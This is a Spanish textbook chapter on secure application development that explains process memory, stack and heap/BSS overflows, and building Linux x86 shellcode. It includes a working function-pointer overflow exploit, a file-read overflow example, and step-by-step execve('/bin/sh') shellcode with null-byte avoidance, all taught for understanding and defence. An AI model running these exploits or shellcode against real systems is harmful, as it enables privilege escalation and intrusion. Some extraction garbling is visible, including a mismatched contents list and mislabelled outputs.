

Sensors Science

Sigeru Omatu (ed.)

Osaka Institute of Technology



VNIVERSIDAD
D SALAMANCA

CAMPUS DE EXCELENCIA INTERNACIONAL



800 AÑOS
VNIVERSIDAD
D SALAMANCA
1218 ~ 2018



Ediciones Universidad
Salamanca

AQUILAFUENTE, 238



Ediciones Universidad de Salamanca y los Autores

© Motivo de cubierta: María Alonso

1.ª edición: febrero, 2019

ISBN: 978-84-9012-858-9 (PDF)

Ediciones Universidad de Salamanca

Plaza de San Benito, s/n - E-37008

Salamanca (España)

Telf: +34 923 294 598 - <http://www.eusal.es>

eus@eusal.es

Realizado en España – Made in Spain



Usted es libre de: Compartir — copiar y redistribuir el material en cualquier medio o formato Ediciones Universidad de Salamanca no revocará mientras cumpla con los términos:

Ⓒ Reconocimiento — Debe reconocer adecuadamente la autoría, proporcionar un enlace a la licencia e indicar si se han realizado cambios.

Ⓒ Puede hacerlo de cualquier manera razonable, pero no de una manera que sugiera que tiene el apoyo del licenciador o lo recibe por el uso que hace.

Ⓒ NoComercial — No puede utilizar el material para una finalidad comercial.

Ⓒ SinObraDerivada — Si remezcla, transforma o crea a partir del material, no puede difundir el material modificado.

Ediciones Universidad de Salamanca es miembro de la UNE Unión de Editoriales

Universitarias Españolas www.une.es

Sensors Science

Desarrollo de aplicaciones seguras	- 9 -
Gestión de conflictos en los proyectos.....	- 65 -
Tecnología móvil y su relación con internet.....	- 105 -
Gestión logística en las PYMEs	- 213 -
Gestión competitiva en PYMEs. Herramientas ERP y groupware.....	- 273 -
GTW (Google Web Toolkit).....	- 361 -
Programación de TDT	- 391 -
Personalización: técnicas, herramientas y CRM.....	- 429 -
Personalización y comercio electrónico. Fidelización de clients. Técnicas y herramientas de CRM	- 445 -

Desarrollo de aplicaciones seguras

Luis Enrique Corredera de Colsa¹ and Fernando García Fernández¹

¹ Flag Solutions, c/Bientocadas 12 – 37002 – Salamanca
{luisenrique, fernando}@flagsolutions.net

Resumen. Los desarrolladores de aplicaciones habitualmente desarrollan aplicaciones que se ajusten a los requisitos de sus clientes mientras que, se suele dejar de lado el tema de la programación segura. En este capítulo se va a introducir los conceptos básicos de la programación segura para que los desarrolladores tengan las nociones básicas y sus aplicaciones sean mas seguras. A medida que aumenta el número de desarrolladores de aplicaciones web, los mecanismos de seguridad de las mismas aumentan, y hacen más complicado encontrar ataques a las mismas. No obstante, aún abundan los desarrolladores mal cualificados (si se pueden llamar desarrolladores), que cometen auténticas aberraciones desde el punto de vista de la protección. Aquí hemos sentado una base muy sencilla sobre las vulnerabilidades de aplicaciones. En las prácticas asociadas a este tema ampliaremos los conocimientos.

Palabras clave: Programación segura; inyección web; aplicaciones web seguras

Abstract. Application developers typically develop applications that meet their customers' requirements, while the issue of secure programming is often overlooked. In this chapter we are going to introduce the basic concepts of secure programming so that developers have the basic notions and their applications are more secure. As the number of web application developers increases, their security mechanisms increase, making it more difficult to find attacks on them. However, there are still a lot of badly qualified developers (if you can call them developers), who commit real aberrations from the point of view of protection. Here we have laid a very simple foundation on application vulnerabilities. In the practices associated with this topic we will expand our knowledge.

Keywords: Secure programming; web injection; secure web applications

1. Programación segura

1.1 Desbordamientos de buffer

Los desbordamientos de buffer son uno de los problemas más graves de seguridad, que afectan a muchos sistemas operativos, como Windows, Linux o Solaris, y a plataformas como x86, SPARC, Motorola o MIPS. También repercute en cualquier parte del sistema, ya sea el kernel o un programa de usuario. El alcance de este problema lo podemos observar en los boletines de seguridad y en listas como Bugtraq (www.securityfocus.org/archive/1) o Hispasec (www.hispasec.com), ya que aproximadamente la mitad de los avisos están relacionados con los desbordamientos de memoria.

En el 2001 el SANS Institute y el FBI publicaron un documento en el que se especificaban las 20 vulnerabilidades más críticas, no por su peligrosidad sino aquellas que aparecían con más frecuencia en los incidentes de seguridad contra sistemas informáticos conectados a Internet. (Este documento ha sido revisado y actualizado en la versión 4.0 de octubre del 2003). Podemos comprobar que el problema del desbordamiento de memoria afecta por igual a la plataforma Windows y a UNIX y aparece en ocho de las veinte citadas vulnerabilidades [7].

Los desbordamientos de memoria existen desde los primeros tiempos de la informática, aunque los primeros incidentes de seguridad tardaron en llegar. En 1988 el Worm de Robert T. Morris utilizaba los desbordamientos de memoria. Todavía siguen vigentes y causando graves problemas. Los últimos ejemplos que han saltado a los medios son el virus Sasser y el Blaster que utilizan desbordamientos de buffer: el primero del servicio LSASS y el segundo la interfaz RPC. Dichas vulnerabilidades eran explotables remotamente y en pocas horas una gran cantidad de sistemas se infectan.

1.1.1 La estructura del código en memoria

A continuación, vamos a presentar unos conceptos básicos. Primero empezaremos definiendo el buffer como una región de memoria en la cual se almacena el valor de una variable. Un desbordamiento de buffer, *buffer overflow* en inglés, ocurre cuando el espacio del buffer es menor que el tamaño de los datos que se intentan guardar en él.

Estos problemas afectan a C, C++ y ensamblador, puesto que son lenguajes de programación que no realizan comprobaciones de límites y si el programador decide guardar más datos donde no existe espacio reservado para ellos, el compilador genera los ejecutables sin mostrar ningún tipo de error. Incluso puede ocurrir que el programa se ejecute sin mostrar ningún error, pero sin haber realizado su tarea, o también generar una violación de segmento.

Estos problemas suelen ser difíciles de encontrar y muchas veces parecen aleatorios, dificultando mucho la tarea de depuración. Debido a esto muchos programadores no utilizan C ni los punteros. Por lo tanto, todo sistema operativo que cuente con un compilador de C o C++ es vulnerable. Afortunadamente estos problemas no se encuentran en otros lenguajes de programación como C# o Java, que realiza un control estricto de los límites de los array y estructuras tipo buffer en tiempo de ejecución y no permite usar punteros. Claramente este tipo de control reduce el rendimiento y la flexibilidad de la aplicación. En Java no podemos realizar las mismas tareas que con C, por lo que una posible solución a estos problemas sería elegir otro lenguaje de programación, pero esto en muchos casos no será posible [1-5].

Antes de presentar los ejemplos (diseñados para Linux pero que pueden ser adaptados a otros sistemas operativos con poco esfuerzo) es necesario tener unos conceptos básicos acerca de la situación en memoria de nuestro programa y de las partes de las que se compone. La gestión de

memoria de los ejecutables depende del lenguaje de programación y del compilador utilizado; nosotros nos centraremos en la gestión de memoria de los lenguajes procedurales.

De forma general el proceso en memoria consta de las siguientes regiones:


- **Código:** almacena las instrucciones del programa y tiene un tamaño fijo determinado en el tiempo de compilación. Estas regiones son sólo de lectura y cualquier intento de sobrescribirla produce una violación de segmento.
- **Datos:** en esta región se almacenan las variables que existen a lo largo de toda la vida del proceso. Es necesario que tengan un tamaño fijo que se obtiene en tiempo de compilación.
- **Pila:** la utilización de procedimientos requería de nuevas técnicas que optimizaran el uso de la memoria, y por ello se creó la pila. Ésta es una región de tamaño variable que crece hacia direcciones bajas de memoria¹ y se utiliza para almacenar el registro de activación, que está compuesto de:
 - **valor devuelto:** el valor de retorno de la función.
 - **parámetros formales:** los argumentos que recibe la función.
 - **puntero a variables no locales:** si el lenguaje de programación acepta procedimientos anidados como en Pascal, necesita este valor para saber dónde se encuentran en memoria las variables del procedimiento superior.
 - **control de activación:** guarda el valor que tenía el puntero de la pila antes de introducir el registro de activación.
 - **estado de la máquina:** los registros de la máquina son guardados para después restaurarlos.
 - **variables locales.**
 - **datos temporales:** para almacenar operaciones intermedias.

Este registro de activación se crea e introduce en la pila cada vez que se llama a un procedimiento. Éste contiene los objetos para la correcta ejecución del mismo y cuando acaba se retira de la pila y se recogen los datos necesarios para continuar la ejecución del programa.

¹ El sentido de la pila depende de la arquitectura; por ejemplo en las arquitecturas x86, Motorola, SPARC y MIPS crece hacia direcciones bajas.

- **Heap o Montón:** se corresponde con la memoria reservada por el programador en tiempo de ejecución. Cuando éste crea una lista enlazada o un árbol, los nodos se almacenan en el Heap, que al igual que la pila tiene un tamaño variable y su crecimiento suele ser inverso al de ésta.

1.1.2 La estructura del código en memoria en Linux



A continuación, vamos a ver con más detalle la organización de un proceso en memoria para la plataforma Linux. Los procesos pueden contener:

- **Código:** tamaño fijo, lectura y ejecución, compartida.
 - **Datos con valor inicial:** tamaño fijo, lectura y escritura, privada. En esta región se guardan las variables globales, que ya tienen un valor asignado, y las constantes.
 - **Datos sin valor inicial (BSS):** tamaño fijo, lectura y escritura, privada. En esta región se guardan las variables estáticas de las funciones y las variables globales que no tienen valor.
- **Pila:** tamaño variable, lectura y escritura, privada.
- **Heap:** tamaño variable, lectura y escritura, privada.
 - **Archivo proyectado:** tamaño variable, lectura y escritura, privado o compartido.
 - **Memoria compartida:** tamaño variable.
 - **Pilas de threads**

Con el siguiente programa podemos observar las regiones que se necesitan los programas:

```
#include <sys/stat.h>
#include <sys/mman.h>
```



```

#include <sys/types.h>
#include <stdio.h>
#include <string.h>
int var1;
int var2=4;

int main (void){
    char *cadena,*pid;
    int i;
    int var3=4;
    int var4[10];
    cadena=(char *) malloc (sizeof(char)*50);
    strcpy(cadena,"/bin/cat/proc/");
    pid =(char *) malloc (sizeof(char)*7);
    sprintf(pid,"%d",getpid());
    strcat(cadena,pid);
    strcat(cadena,"/maps");
    for(i=0;i<10;i++) {
        var4[i]=i;
    }
    printf("Funciónmain:%p\n",main);
    printf("Variableglobalsinvalorinicial:%p\n",&var1);
    printf("Variableglobalconvalorinicial:%p\n",&var2);
    printf("Variablelocalescalar:%p\n",&var3);
    printf("Variablelocalvectorial:%p\n",&var4);
    system(cadena);
    return 0;
}

```

Esto nos devolvería algo similar a:

La salida del programa es:

```

08048000-08049000 r-xp 00000000 03:42 175206 /home/fjp/memoria
08049000-0804a000 rw-p 00000000 03:42 175206 /home/fjp/memoria
0804a000-0804b000 rwxp 00000000 00:00 0
40000000-40016000 r-xp 00000000 03:42 157956 /lib/ld-2.3.2.so
40016000-40017000 rw-p 00015000 03:42 157956 /lib/ld-2.3.2.so
40017000-40019000 rw-p 00000000 00:00 0
40022000-4014a000 r-xp 00000000 03:42 158004 /lib/libc-2.3.2.so
4014a000-40152000 rw-p 00127000 03:42 158004 /lib/libc-2.3.2.so
40152000-40155000 rw-p 00000000 00:00 0
bffff000-c0000000 rwxp 00000000 00:00 0
Función main :0x8048494
Variable global sin valor inicial:0x8049904
Variable global con valor inicial:0x80497ec
Variable local escalar: 0xbffffc20
Variable local vectorial: 0xbffffbf0

```

Gracias al programa anterior examinamos el fichero /proc/pid/maps de nuestro proceso y podemos observar cosas interesantes. Nos muestra las direcciones de inicio y fin de cada región. Estas regiones son por orden de aparición:

1. Código
2. Datos con valor inicial
3. Datos sin valor inicial
4. Regiones de las bibliotecas compartidas
5. Pila.

Como podemos ver, tanto en la región de datos sin valor inicial como en la pila está permitida la ejecución de código. Gracias a esto el daño que se puede crear es mayor. También podemos usar el comando `size -A fichero -radix 16` o el comando `objdump -h fichero`, que muestren el tamaño de cada área reservada al compilar.

Cuando programamos en C y Linux la estructura de la pila ya comentada varía. Para obtener un mayor rendimiento se eliminan algunos campos que no son necesarios; por ejemplo el puntero a variables no locales no existe puesto que en C no hay procedimientos anidados.

1.1.3 La pila en los procesadores i386

El uso de la pila es tan común, que los microprocesadores suelen tener varios registros que facilitan el manejo de ésta, aunque los registros y su número varían con la arquitectura. Nosotros hablaremos de la arquitectura x86, ya que todo es aplicable a las arquitecturas más modernas, con la salvedad de que los tamaños son mayores. Los procesadores i386 cuentan con dos registros **esp** (*extended stack pointer*) y **ebp** (*extended base pointer*) de 32 bits; el primero apunta a la cima de la pila y el segundo se usa para almacenar la dirección de inicio del ambiente, es decir, almacena **esp** después de ejecutar el `call`, permanece constante y es utilizado para acceder a las variables locales [6-10].

Cada dato almacenado en la pila ocupa 32 bits y se usan dos instrucciones (`PUSH` y `POP`) que guardan o sacan un valor de 32 bits de la pila. Cada uno recibe un parámetro que especifica el registro que se guarda en la pila o el lugar donde almacena lo recuperado de la misma.

A la hora de programar en ensamblador el programador ha de tener en cuenta muchos detalles que los lenguajes de alto nivel dejan a los compiladores, así como algunas operaciones como el decremento o incremento del puntero de pila que realizan las instrucciones `PUSH` y `POP`. Por ejemplo, el almacenamiento del puntero de la pila en **ebp** lo tiene que hacer el programador.

```
push%ebp
mov%esp,%ebp
subl $Tamaño,%esp
```

Estas tres líneas deben aparecer al inicio de todas las funciones, y se las conoce como prologo de la función. Sirven para preparar la pila para ejecutar una función; después de guardar el contenido de **ebp** en la pila, al registro **ebp** le asignamos el valor de **esp**, para indicar el principio del ambiente local de la función, y restamos a **esp** el tamaño que ocupan las variables locales de la función. Para acceder a las variables locales de nuestro procedimiento utilizamos el direccionamiento de memoria relativo al registro `ebp`, que no cambia hasta que acabe la función.

```
push $0x2
push $0x1
call funcion
```

Otra instrucción importante es **call**. Esta instrucción se utiliza para llamar procedimientos. Antes de usarla es habitual pasar los parámetros de la función por la pila (el orden de entrada en la pila es el inverso al de una declaración en C, de tal forma que el parámetro más a la izquierda es el primero en entrar). Después, al utilizar la instrucción **call** seguida de la dirección de la función, esta automáticamente introduce la dirección de retorno en la pila (que es el indicador de puntero **eip** incrementado) que corresponde con la siguiente instrucción a ejecutar después del **call** y salta a la dirección de la función.

```
mov%ebp,%esp
pop ebp
```

```
ret
```

Después, para regresar, primero eliminamos el entorno de ejecución de la función (variables locales, valores temporales, etc.) asignándole a **esp** el valor de **ebp**, recogemos de la pila el valor de **ebp** que antes guardamos, (para estas dos acciones se suele usar la instrucción **leave**) y utilizamos la instrucción **ret** que asigna al registro **eip** la dirección de retorno volviendo al punto desde donde se llamó a la función. No hay que olvidar que tenemos que eliminar los parámetros que pasamos por la pila a la función.

1.1.4 Desbordamiento de pila

Ya conocemos la definición de un desbordamiento de memoria. El primer tipo de desbordamiento que vamos a tratar es el desbordamiento de pila, en el que las variables locales no son capaces de almacenar todos los datos que reciben. Como hemos indicado antes, la pila crece hacia abajo, pero si se desborda una variable, ésta sobrescribe los valores que están por encima como las variables locales, la copia de **ebp**, la dirección de retorno, los parámetros de la función, ... Los efectos son imprevisibles como podemos ver en el siguiente ejemplo:

```
void funcion (void) {
    int i;
    int j;
    int *ret;

    ret = &j + 2;
    (*ret) = 0;
}

int main (void) {
    funcion();
    return 0;
}
```




Ilustración 1: Código e imagen de la pila en la línea 6

Según el valor que sumemos al puntero:

- Si le sumamos 1, sobrescribimos la variable **i**; los resultados pueden ser desastrosos: bucles infinitos, condiciones que nunca se cumplen, etc. Estos errores son los más difíciles de encontrar puesto que el sistema operativo no aborta el programa con una Violación de Segmento o una Instrucción Ilegal.
- Si le sumamos 2, sobrescribimos el valor de **ebp** que guardamos en la pila; el resultado obtenido es una Violación de Segmento. Para saber qué ocurre exactamente podemos usar los programas **gdb** o **ddd**, y podemos observar como al regresar del **main** intenta acceder a la dirección de memoria 0x0 produciendo un error. Cuando regresa a la función el puntero **ebp** apunta a la dirección 0x0, cuando al salir del **main** ejecuta la instrucción **leave** causa la violación de segmento. Si en vez de usar el valor 0x0

utilizamos una dirección válida podemos cambiar el entorno de la pila, cambiando todos los valores de variables, direcciones de retorno y parámetros.

- Si le sumamos 3, sobrescribimos la dirección de retorno. Si la dirección de retorno es válida entonces el programa continuará ejecutando las instrucciones, modificando el flujo del programa. Si la dirección es incorrecta el sistema operativo nos puede informar sobre una Violación de Segmento (cuando no tenemos acceso a la dirección utilizada) o un *Illegal Instruction* (cuando el primer byte no se reconoce como el código de una instrucción).
- Si le sumamos o restamos 10000, escribimos más allá de la región de memoria asignada produciendo una violación de segmento. La razón es que no tenemos permiso de escritura en el resto de los segmentos.

Para llevar a cabo estos ejemplos es recomendable habilitar la generación de ficheros core, que utilizados con **gdb** nos permite inspeccionar fácilmente el error que causó el ejecutable. Otro factor a tener en cuenta es que las posibles optimizaciones que se realicen en el código pueden producir diferentes resultados [11-18].

El código generado depende de cada compilador; por ejemplo, con gcc, si definimos en la función un array de más de 2 elementos, introduce entre la matriz y el resto de variables unos cuantos bytes, de tal forma que los elementos de la pila no son consecutivos. Lo podemos ver más fácilmente fijándonos en el valor que resta a **esp** en el prólogo de la función para reservarlo a las variables, que no coincide con el número de elementos a guardar.

Ahora ya sabemos cómo ocurren los desbordamientos de pila y las consecuencias que tienen. Cuando un atacante puede causar un desbordamiento de la pila, éste intentará modificar el flujo del programa para que ejecute el código que quiera el atacante, este puede optar por ejemplo por saltarse la parte del código donde se pide una contraseña, rompiendo la protección del programa o puede ejecutar código almacenado en la pila por él mismo (Si consultamos la salida del mapa de memoria del ejemplo, podemos observar cómo la pila es ejecutable). Para ello intentará sobrescribir la dirección de retorno.

1.1.5 Desbordamiento de Heap y BSS

Es otro tipo de desbordamiento menos común que el de la pila, pero que suele aparecer con frecuencia en los boletines de seguridad. En este caso el objetivo es la región utilizada para asignar memoria en tiempo de ejecución y el lugar donde se almacenan las variables globales sin valor inicial y las variables estáticas.

La ventaja de este tipo de desbordamiento frente al desbordamiento de la pila es que muchas de las soluciones sólo se encargan de la pila sin proteger otras zonas de la memoria. Es más, en muchos sistemas en el BSS y el Heap se puede escribir y ejecutar código, lo que implica un grave problema de seguridad.

La salida del programa es:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
```

```
int main (void) {
    char *buf1 = (char *) malloc(10);
    char *buf2 = (char *) malloc(10);


    memset(buf2, 'A', 10);
    memset(buf1, 'B', 17);
    printf("Cadena: %s\n",buf2);
    return 0;
}
```

Cadena: BAAAAAAAAA

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
```

```
int main (void) {
    static char buf1[10];
    static char buf2[10];

    memset(buf2, 'A', 10);
    memset(buf1, 'B', 17);
    printf("Cadena: %s\n",buf2);
    return 0;
}
```



La salida del programa es:

Cadena: BBBBBA

Como podemos ver, la única diferencia es que en un lado definimos dos matrices estáticas y en otros dos punteros. También podemos comprobar de la ejecución de los dos que en el ejemplo del desbordamiento de **heap** entre una variable y otra hay bytes, estos son utilizados para gestionar el heap y permitir distinguir los trozos de memoria asignados y los libres.

Este tipo de desbordamientos son más peligrosos cuando pueden sobrescribir punteros a funciones y cadenas que pueden usarse para abrir ficheros. En el primer caso pueden ejecutar el código que quieran, pueden introducir en un buffer de la pila o en la sección **bss** un shell y ejecutarla; en el segundo caso puede sobrescribir el nombre del fichero que se va a abrir por cualquier otro del sistema si el ejecutable tiene el bit suid activado.

Ejemplo 1:

El programa vulnerable:

```

#include <stdio.h>
#include <string.h>

void funcion () {
    printf("Se ha ejecutado la función\n");
}

void ilegal () {
    printf("Se ha ejecutado una función no autorizada\n");
}

int main (int argc, char *argv[]) {
    static char buffer[10];
    static void (*p)(void);

    if(argc == 2) {
        p= (void *) funcion;
        strcpy(buffer,argv[1]);
        p();
    }
    else printf("Falta el par"smetro\n");

    return 0;
}

```

El exploit del programa:

```

#include <string.h>
#include <stdlib.h>

int main () {
    char *buf = (char *) malloc(20);

    strcpy(buf, "AAAAAAAAAAAA");
    strcat(buf, "\xa8\x83\x04\x08");
    setenv("PARAM",buf,1);
    system("/bin/sh");
    return 0;
}

```

Para probarlo le pasamos la variable de entorno PARAM.:

```

#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>

int main (int argc, char *argv[]) {
    char *destino = (char *) malloc(20);
    char *origen = (char *) malloc(15);
    char buffer[255];
    int fd,sd;

    memset(buffer,0,255);

    if(argc==2) {
        strcpy(origen, ". /datos");
        strcpy(destino, argv[1]);
        fd = open(origen,O_RDONLY);
        if(fd == -1) {
            printf("Error al abrir el fichero %s\n",origen);
            exit(1);
        }
        sd = open(destino,O_WRONLY|O_CREAT,S_IRWXU);
        while(read(fd,buffer,255)>1) {
            write(sd,buffer,255);
        }
        close(fd);
        close(sd);
    }
    return 0;
}

```

Simplemente tenemos que dar con el parámetro de entrada, que nos permitirá abrir cualquier fichero que pueda abrir el ejecutable. Por ejemplo, si en el mismo directorio existe un fichero llamado fichero_privado con el argumento nuevooooooooooooooooooooooooooooo fichero_privado, nos crea un fichero con este nombre y accedemos al contenido de fichero_privado.

1.1.6 Creación de shellcodes

Es hora de ver como se saca partido del problema para que el programa vulnerable en vez de código aleatorio, ejecute el código que queramos. Lo más simple y habitual es que el atacante utilice el desbordamiento de buffer para ejecutar una shell que hereda los permisos del ejecutable;

para el atacante que quiera escalar en los privilegios, los programas que le interesan son los que tienen el bit Set-UID y Set-GID 2 activado[3]. Estos ejecutables suelen ser el objetivo de los ataques; no sólo se buscan desbordamientos de buffer, sino también condiciones de carrera y otros errores. Claramente los más codiciados son los que tienen a root por dueño. Los demonios son los otros programas que suelen recibir ataques, sobre todo aquellos que son accesibles a través de la red [19-25].

La shell tiene que ser lo más pequeña posible, para ello usaremos el ensamblador. Si sabemos programar en ensamblador y conocemos las llamadas al sistema de Linux, podemos encontrar alguna tabla en www.linuxassembly.org se puede realizar directamente.

Para aquellos que no se les da bien el ensamblador podemos usar C para determinar el código en ensamblador que necesitamos. Primero tenemos que crear el código que queremos que se ejecute, para ello usaremos **gcc** y **gdb**. Creamos un fichero C que ejecute una shell. Al compilarlo tenemos que usar el flag **-static**, para integrar las funciones de librería que usemos, y el flag **-g** para facilitar la depuración del código. Después de generar el ejecutable, utilizamos **gdb** y el comando **disassemble** seguido del nombre de la función de la cual deseamos ver el código fuente en ensamblador, y elegir las sentencias en ensamblador que nos interesa. Vamos a ver un ejemplo: a continuación mostramos un programa en C que ejecuta una shell, para ello usa la función **execve()** y **_exit()**.

```
int main()
{
    char * name [] = {"/bin/sh", NULL};
    execve (name [0], name, NULL);
    _exit(0);
}
```

Compilamos con el siguiente comando:

```
$ gcc -o shellcode3 shellcode3.c -O2 -g -static
```

Al desensamblarlo, aparte de **gdb** podemos usar **objdump -d fichero**, el código es:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048220 <main+0>:    push    %ebp
0x08048221 <main+1>:    xor     %eax,%eax
0x08048223 <main+3>:    mov     %esp,%ebp
0x08048225 <main+5>:    sub     $0x18,%esp
0x08048228 <main+8>:    and     $0xffffffff0,%esp
0x0804822b <main+11>:   mov     %eax,0x8(%esp)
0x0804822f <main+15>:   lea     0xffffffff8(%ebp),%eax
0x08048232 <main+18>:   movl    $0x8095dc8,0xffffffff8(%ebp)
0x08048239 <main+25>:   movl    $0x0,0xffffffffc(%ebp)
0x08048240 <main+32>:   mov     %eax,0x4(%esp)
0x08048244 <main+36>:   movl    $0x8095dc8, (%esp)
0x0804824b <main+43>:   call    0x804df00 <execve>
0x08048250 <main+48>:   movl    $0x0, (%esp)
0x08048257 <main+55>:   call    0x804deec <_exit>
End of assembler dump.
```

Para **execve**:

Dump of assembler code for function `execve`:

```

0x0804df00 <execve+0>: push    %ebp
0x0804df01 <execve+1>: mov     $0x0,%eax
0x0804df06 <execve+6>: mov     %esp,%ebp
0x0804df08 <execve+8>: push    %ebx
0x0804df09 <execve+9>: test    %eax,%eax
0x0804df0b <execve+11>: mov     0x8(%ebp),%ebx
0x0804df0e <execve+14>: je      0x804df15 <execve+21>
0x0804df10 <execve+16>: call    0x0
0x0804df15 <execve+21>: mov     0xc(%ebp),%ecx
0x0804df18 <execve+24>: mov     0x10(%ebp),%edx
0x0804df1b <execve+27>: mov     $0xb,%eax
0x0804df20 <execve+32>: int     $0x80
0x0804df22 <execve+34>: cmp     $0xffffffff000,%eax
0x0804df27 <execve+39>: mov     %eax,%ebx
0x0804df29 <execve+41>: ja      0x804df30 <execve+48>
0x0804df2b <execve+43>: mov     %ebx,%eax
0x0804df2d <execve+45>: pop     %ebx
0x0804df2e <execve+46>: pop     %ebp
0x0804df2f <execve+47>: ret
0x0804df30 <execve+48>: neg     %ebx
0x0804df32 <execve+50>: call    0x8048a50 <__errno_location>
0x0804df37 <execve+55>: mov     %ebx,(%eax)
0x0804df39 <execve+57>: mov     $0xffffffff,%ebx
0x0804df3e <execve+62>: jmp     0x804df2b <execve+43>

```

End of assembler dump.

Para `_exit`:

Dump of assembler code for function `_exit`:

```

0x0804deec <_exit+0>: mov     0x4(%esp),%ebx
0x0804def0 <_exit+4>: mov     $0xfc,%eax
0x0804def5 <_exit+9>: int     $0x80
0x0804def7 <_exit+11>: mov     $0x1,%eax
0x0804defc <_exit+16>: int     $0x80
0x0804defe <_exit+18>: hlt
0x0804deff <_exit+19>: nop

```

End of assembler dump.

Como podemos ver en el código, para llamar a los servicios del kernel se usa la interrupción 0x80, que son las llamadas al sistema. Nuestro objetivo es utilizar estas llamadas para crear la shell en ensamblador y desechar el resto. La interrupción funciona igual que las de DOS, se le pasa en los registros valores y según éstos se ejecuta una función u otra. Así, por ejemplo, en el registro `eax`, si el valor es 0x1 se ejecuta la llamada `_exit()`. A continuación, tenemos que juntar las sentencias en ensamblador que nos permitan realizar los siguientes pasos:

- Tenemos que tener en memoria una cadena con el contenido `"/bin/sh"` terminada con el carácter nulo.
- Iniciar los registros con los siguientes valores: `eax` con el valor 0xb, la dirección de la cadena a ejecutar en `ebx`, `ecx` y en `edx` la dirección de una palabra larga nula.

- Ejecutar `int 0x80`, para ejecutar `execve`.
- Iniciar los registros con los siguientes valores: `eax` con el valor `0x1` y `ebx` con el valor `0x0`.
- Ejecutar `int 0x80`, para ejecutar `exit`.

```

movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_string,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
.string \"/bin/sh\"

```

También necesitamos conocer la dirección de la cadena `/bin/sh`, puesto que es uno de los argumentos que recibe nuestra función `execv`. Para ello usamos un truco: al inicio del código saltamos a un `call`, éste está situado justo delante de la cadena (recordamos que el `call` almacena en la pila la dirección de la siguiente instrucción, en este caso la dirección de nuestra cadena), este `call` nos envía al inicio del código después del `jmp` y cargamos en el registro `esi` el valor de la cadena sacándolo de la pila (el registro `esi` es uno de los parámetros que recibe nuestra llamada al sistema). Para las direcciones de salto y llamada de función usamos desplazamientos relativos, de tal forma que no necesitamos saber la dirección exacta de nuestro código. Para los desplazamientos podemos usar etiquetas [26-30]. El código definitivo sería:

```

int main() {
    asm("jmp fin
inicio:
    popl    %esi
    movl    %esi, 0x8(%esi)
    movb    $0x0, 0x7(%esi)
    movl    $0x0, 0xc(%esi)
    movl    $0xb, %eax
    movl    %esi, %ebx
    leal    0x8(%esi), %ecx
    leal    0xc(%esi), %edx
    int     $0x80
    movl    $0x1, %eax
    movl    $0x0, %ebx
    int     $0x80
fin:
    call    inicio
    .string \"/bin/sh\"
    ");
}

```

Para compilar este fichero es recomendable usar la versión 2.95 del compilador gcc, puesto que ni la versión 3.3 usada por defecto ni la versión 3.4 admiten este código, aunque con unas pequeñas modificaciones es posible adaptarlo para el resto de los compiladores [31-36].

Este código no sirve, puesto que aparte de no poderse ejecutar, intenta modificar el segmento de código. No podemos introducirlo en la aplicación así. Para insertar este código en la aplicación se suele pasar como una cadena para almacenarla en la pila del proceso. El formato de entrada no es exactamente la instrucción sino los códigos en hexadecimal de dichas instrucciones, de tal forma que la entrada del programa recibe una lista de valores en hexadecimal y son procesados por funciones como strcpy(), que se utilizan para explotar la vulnerabilidad; pero éstas dejan de copiar valores cuando encuentran un byte a cero (0x00), dejando a nuestro código partido por la mitad; por lo tanto instrucciones como **mov 0x1, %eax** en hexadecimal se corresponde con **b8 01 00 00 00**. Para evitar estos casos debemos sustituir esta instrucción por otras que no contengan ceros, como por ejemplo:

```

xorl %ebx, %ebx
movl %ebx, %eax
inc %eax

```

No hay que olvidar que /bin/sh debe terminar con el carácter nulo.

